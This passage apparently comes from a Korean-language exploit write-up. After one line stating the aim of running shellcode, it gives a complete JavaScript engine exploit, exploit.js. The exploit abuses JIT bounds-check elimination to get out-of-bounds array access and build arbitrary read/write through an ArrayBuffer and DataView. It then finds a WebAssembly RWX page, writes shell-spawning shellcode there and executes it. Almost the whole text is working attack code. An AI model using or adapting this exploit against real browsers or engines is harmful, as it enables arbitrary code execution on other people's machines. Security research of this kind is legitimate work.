이 부분에 shellcode를 올려서 원하는 코드를 실행하는 방향으로 코드를 작성하였다.

exploit.js

```
function gc() { for (let i = 0; i < 0x10; i++) { new ArrayBuffer(0x1000000); } }


let f64 = new Float64Array(1);
let u32 = new Uint32Array(f64.buffer);


function d2u(v) {
    f64[0] = v;
    return u32;
}


function u2d(lo, hi) {
    u32[0] = lo;
    u32[1] = hi;
    return f64;
}


function hex(lo, hi) {
    if( lo == 0 ) {
        return ("0x" + hi.toString(16) + "-00000000");
    }
    if( hi == 0 ) {
        return ("0x" + lo.toString(16));
    }
    return ("0x" + hi.toString(16) + "-" + lo.toString(16));
}


function view(array, lim) {
    for(let i = 0; i < lim; i++) {
        t = array[i];
        console.log("[" + i + "] : " + hex(d2u(t)[0], d2u(t)[1]));
    }
}


function fun(arg) {
    let x = arguments.length;
    a1 = new Array(0x10);
    a1[0] = 1.1;
    a2 = new Array(0x10);
    a2[0] = 1.1;
    victim = new Array(1.1, 2.2, 3.3, 4.4);
    // maybe x >> 16 -> false propagation -> checkbounds elimination
    //a1[(x >> 16) * 21] = 1.39064994160909e-309;  // 0xffff00000000
    //a1[(x >> 16) * 41] = 8.91238232205e-313;  // 0x2a00000000
    a1[(x >> 16) * 51] = 8.691694759794e-311;  // victim array -> change length property to 0x1000
    //a1[(x >> 16) * 51] = u2d(0, 0x1000);  // victim array -> change length property to 0x1000
}


let wasm_code = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 7, 1, 96, 2, 127, 127, 1, 127, 3, 2, 1, 0, 4, 4, 1, 112, 0, 0, 5, 3, 1, 0, 1, 7, 21, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 8, 95, 90, 51, 97, 100, 100, 105, 105, 0, 0, 10, 9, 1, 7, 0, 32, 1, 32, 0, 106, 11]);
let wasm_mod = new WebAssembly.Instance(new WebAssembly.Module(wasm_code), {});
let f = wasm_mod.exports._Z3addii;


var a1, a2;
var a3 = [1.1, 2.2];
var victim = undefined;
a3.length = 0x11000;
a3.fill(3.3);


gc();
var a4 = [1.1];


// propagate function arguments and optimization
for (let i = 0; i < 100000; i++) {
    fun(...a4);
}


res = fun(...a3);


let leaked = [0xdada, 0xadad, f, {}, 1.1];
let ab = new ArrayBuffer(0x50);
let idx = 0;
let wasm_idx = 0;


for(let i = 0; i < 0x1000; i++) {
    value = d2u(victim[i]);


    if (value[1] === 0xdada) {
        t = d2u(victim[i + 1]);
        if (t[1] === 0xadad){
            wasm_idx = i + 2;
        }
    }


    if (value[0] === 0x50) {
        idx = i;
        console.log("[-] find index : " + idx);
        break;
    }
}


// change ArrayBuffer's byteLength property
tt = u2d(0x2000, 0);
eval(`victim[${idx}] = ${tt}`);


//view(victim, 100);
let wasm_obj_lo = d2u(victim[wasm_idx])[0];
let wasm_obj_hi = d2u(victim[wasm_idx])[1];
console.log("[-] wasm object : " + hex(wasm_obj_lo, wasm_obj_hi));


tt = u2d(wasm_obj_lo - 1, wasm_obj_hi);
eval(`victim[${idx + 1}] = ${tt}`);


let dv = new DataView(ab);
lo = dv.getUint32(0x18, true);
hi = dv.getUint32(0x18 + 4, true);


tt = u2d(lo - 1 - 0xc0, hi);
eval(`victim[${idx + 1}] = ${tt}`);
rwx_lo = dv.getUint32(0, true);
rwx_hi = dv.getUint32(4, true);


console.log("[-] rwx page : " + hex(rwx_lo, rwx_hi));


tt = u2d(rwx_lo, rwx_hi);
eval(`victim[${idx + 1}] = ${tt}`);


var shellcode = [0xbb48c031, 0x91969dd1, 0xff978cd0, 0x53dbf748, 0x52995f54, 0xb05e5457, 0x50f3b];


for(let i = 0; i < shellcode.length; i++) {
    dv.setUint32(i * 4, shellcode[i], true);
}


f(1, 2);
```